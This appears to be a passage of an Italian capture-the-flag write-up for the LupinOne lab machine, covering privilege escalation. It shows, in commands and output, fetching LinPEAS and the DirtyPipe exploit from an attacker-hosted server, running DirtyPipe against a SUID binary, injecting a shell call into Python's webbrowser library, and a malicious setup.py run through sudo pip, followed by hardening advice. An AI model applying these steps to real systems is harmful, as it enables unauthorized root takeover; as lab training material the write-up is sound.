icex64@LupinOne:/home$ cd icex64/
icex64@LupinOne:~$ wget http://10.0.2.15:8081/linpeas.sh
--2025-09-02 09:53:54-- http://10.0.2.15:8081/linpeas.sh
Connecting to 10.0.2.15:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh
2025-09-02 09:53:54 (299 MB/s) - 'linpeas.sh' saved [954437/954437]

icex64@LupinOne:~$ chmod +x linpeas.sh
icex64@LupinOne:~$ ./linpeas.sh
```

Gli sono poi stati attribuiti i permessi di esecuzione:

```
chmod +x linpeas.sh
```

Ed avviato lo script:

```
./linpeas.sh
```

```
Executing Linux Exploit Suggester the Linux kernel since 5.8 which allows overwriting data in
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops
Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
Exposure: probable
Tags: ubuntu=20.04[kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|
Download URL: https://codeload.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2022-0847] DirtyPipe
Details: https://dirtypipe.cm4all.com/
Exposure: probable
Tags: ubuntu=(20.04|21.04),[ debian=11 ]
Download URL: https://haxx.in/files/dirtypipez.c
```

Una volta terminata la scansione ci viene comunicato che il sistema sembra essere vulnerabile ad un paio di exploits: **alovesory** e **dirtypipe**.

Possiamo confermarlo visionando la versione del sistema operativo:

```
icex64@LupinOne:~$ uname -r
5.10.0-8-amd64
```

METODO 1

Il primo tentativo è stato dunque quello di scaricare l'exploit **dirtypipe**:

```
(kali@kali)-[~/Desktop/LupinOne]
$ curl https://haxx.in/files/dirtypipez.c -O dirtypipez.c
% Total % Received % Xferd Average Speed Time Time Time Current
 0     0    0     0      0      0 --:--:-- --:--:-- --:--:-- 0
100 396 100 396 0 0 1846 0 --:--:-- --:--:-- --:--:-- 1850
```

E' stato poi avviato nuovamente un server http python3 per permettere di acquisire il file tramite la macchina target

```
python3 -m http.server 8081
```

```
(kali㉿kali)-[~/Desktop/LupinOne]
$ ls
dirtypipez.c  hashpsw.txt  psw  pswdecr

(kali㉿kali)-[~/Desktop/LupinOne]
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

Una volta scaricato, il file è stato compilato tramite gcc ed infine eseguito:

```
gcc dirtypipez.c -o dirtypipe
./dirtypipe
```

```
icex64@LupinOne:~$ wget http://10.0.2.15:8081/dirtypipez.c
--2025-09-02 10:16:43-- http://10.0.2.15:8081/dirtypipez.c
Connecting to 10.0.2.15:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7335 (7.2K) [text/x-csrc]
Saving to: 'dirtypipez.c'

dirtypipez.c
2025-09-02 10:16:43 (120 MB/s) - 'dirtypipez.c' saved [7335/7335]

icex64@LupinOne:~$ gcc dirtypipez.c -o dirtypipez
icex64@LupinOne:~$ gcc dirtypipez.c -o dirtypipez
icex64@LupinOne:~$ chmod +x dirtypipez
icex64@LupinOne:~$ ./dirtypipez
Usage: ./dirtypipez SUID
```

L'avvio ci mostra però la necessità di passare come argomento un SUID.

Abbiamo dunque effettuato la ricerca degli SUID disponibili:

```
find / -perm -4000 2>/dev/null
```

```
icex64@LupinOne:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
```

Ed abbiamo avviato il programma utilizzando **/usr/bin/chsh** come argomento:

È stato scelto tale SUID in quanto poco "core": anche se corrotto temporaneamente non si rischia di interrompere servizi critici, ed è facile ripristinarlo. (l'idea è quindi scegliere qualcosa di presente, SUID e non essenziale.)

`./dirtypipez /usr/bin/chsh`

```
icex64@LupinOne:~$ ./dirtypipez /usr/bin/chsh
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;;)
# whoami
root
# █
```

Terminata l'esecuzione abbiamo ottenuto i permessi di **root!!**

METODO 2

Il secondo metodo con il quale abbiamo scoperto essere ottenibili i permessi root consiste nel modificare la libreria **webbrowser.py** richiamata all'interno del file **hesist.py**.

Una volta trovata la libreria:

`find /usr/lib/python3* -type f -name 'webbrowser.*' 2>/dev/null`

```
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}
_tryorder = None
_os_preferred_browser = None

def register(name, class, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:
        if _tryorder is None:
            register_standard_browsers()
        _browsers[name.lower()] = [class, instance]

        # Preferred browsers go to the front of the list.
        # Need to match to the default browser returned by xdg-settings, which
        # may be of the form e.g. "firefox.desktop".
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):
            _tryorder.insert(0, name)
        else:
            _tryorder.append(name)
```

E' stato sufficiente aggiungervi all'interno uno script che richiamasse la shell:

```
os.system("/bin/bash")
```

```
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "op

class Error(Exception):
```

Abbiamo poi avviato il programma `heist.py` per far eseguire `sudo -u arsene` con i privilegi di arsene ed effettuare dunque il **lateral movement**.

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$
```

Dopo essere passati all'utente **arsene**, l'output di `sudo -l` mostra che `/usr/bin/pip` può essere eseguito da arsene **senza password**.

Questa è una grave **misconfigurazione di sudoers**: Durante l'installazione di un pacchetto, pip esegue il file `setup.py`: se pip gira con privilegi elevati, anche il codice di `setup.py` viene eseguito come root.

Per ottenere una shell di root abbiamo creato al volo un finto pacchetto Python con un `setup.py` malevolo e lo abbiamo installato con pip via sudo.

1) Creiamo una directory temporanea per il pacchetto
`TF=$(mktemp -d)`

2) Inseriamo un `setup.py` che spawna una shell
`cat > "$TF/setup.py" << 'EOF'`
`import os`
`os.execl('/bin/sh', 'sh')`
`EOF`

3) Installiamo il "pacchetto" con i privilegi concessi
`sudo -H /usr/bin/pip install "$TF"`

Una volta terminato il processo è stato finalmente possibile ottenere una shell privilegiata avente i permessi di **root**!

```

arsene@Lupin0ne:/tmp$ TF=$(mktemp -d)
arsene@Lupin0ne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$
y
arsene@Lupin0ne:/tmp$ sudo pip install $TF
Processing ./tmp.5a0hF91cke
# id
uid=0(root) gid=0(root) groups=0(root)
# cd/root
sh: 2: cd/root: not found

```

Recupero della Flag

Una volta ottenuti i permessi di root è possibile recuperare la flag all'interno della cartella **/root**:

```
cat root.txt
```

[illegible]

Conclusioni

- **Percorso d'attacco.** L'enumerazione (Nmap → Gobuster/Ffuf) ha portato dalla semplice pagina web alla directory `/~secret`, dove un file nascosto contenente testo **Base58** nascondeva una **chiave privata SSH**. La passphrase è stata ricavata con `ssh2john + john` (wordlist *fasttrack*), consentendo l'accesso come **icex64**.
Dall'host compromesso, l'analisi locale (note, script e permessi) ha permesso il **lateral movement** verso **arsene** modificando `heist.py` (icex64 aveva i permessi di scrittura) ed eseguendolo nel suo contesto. Da lì, due strade indipendenti hanno fornito **root**:
 - **DirtyPipe** sfruttando un binario **SUID** (es. `/usr/bin/chsh`).
 - **Misconfigurazione sudoers** su `pip` (**NOPASSWD**) con esecuzione di un `setup.py` controllato.
- **Punti chiave.**
 - L'**enumerazione completa** è stata decisiva (`robots.txt`, user directories `~`, file nascosti, metodi HTTP).
 - La **steganografia "leggera"**/offuscamento (**Base58**) non è sicurezza: strumenti come **CyberChef**/decoder l'aggirano in minuti.
 - I **permessi dei file** e le **regole sudo** errate trasformano script innocui (`heist.py/pip`) in vettori di escalation.
 - **LinPEAS** ha accelerato l'individuazione delle superfici di attacco locali (**kernel + SUID**).
- **Raccomandazioni di hardening.**
 - **Patch kernel** → chiudere **DirtyPipe**; rimuovere/limitare **SUID** superflui.
 - **Sudoers a minimo privilegio**: rimuovere **NOPASSWD** per `pip`/interpreti; usare `secure_path`; vietare ambienti non sanitizzati.
 - **Gestione chiavi SSH**: passphrase robuste non presenti in wordlist comuni; niente chiavi in aree web esposte.
 - **Web hardening**: disabilitare/limitare **UserDir** (`/~user`), **directory listing** e **leak** in `robots.txt`; separare hosting e dati sensibili.
 - **Permessi file**: evitare **ACL** che concedano **write** a terzi su script di altri utenti o su librerie di sistema; monitorare **world-writable**.

Esito: obiettivo raggiunto con **due catene indipendenti** fino a **root**. Il caso dimostra che combinare una buona enumerazione con misconfigurazioni locali spesso offre più vie all'escalation rispetto allo sfruttamento di una singola CVE.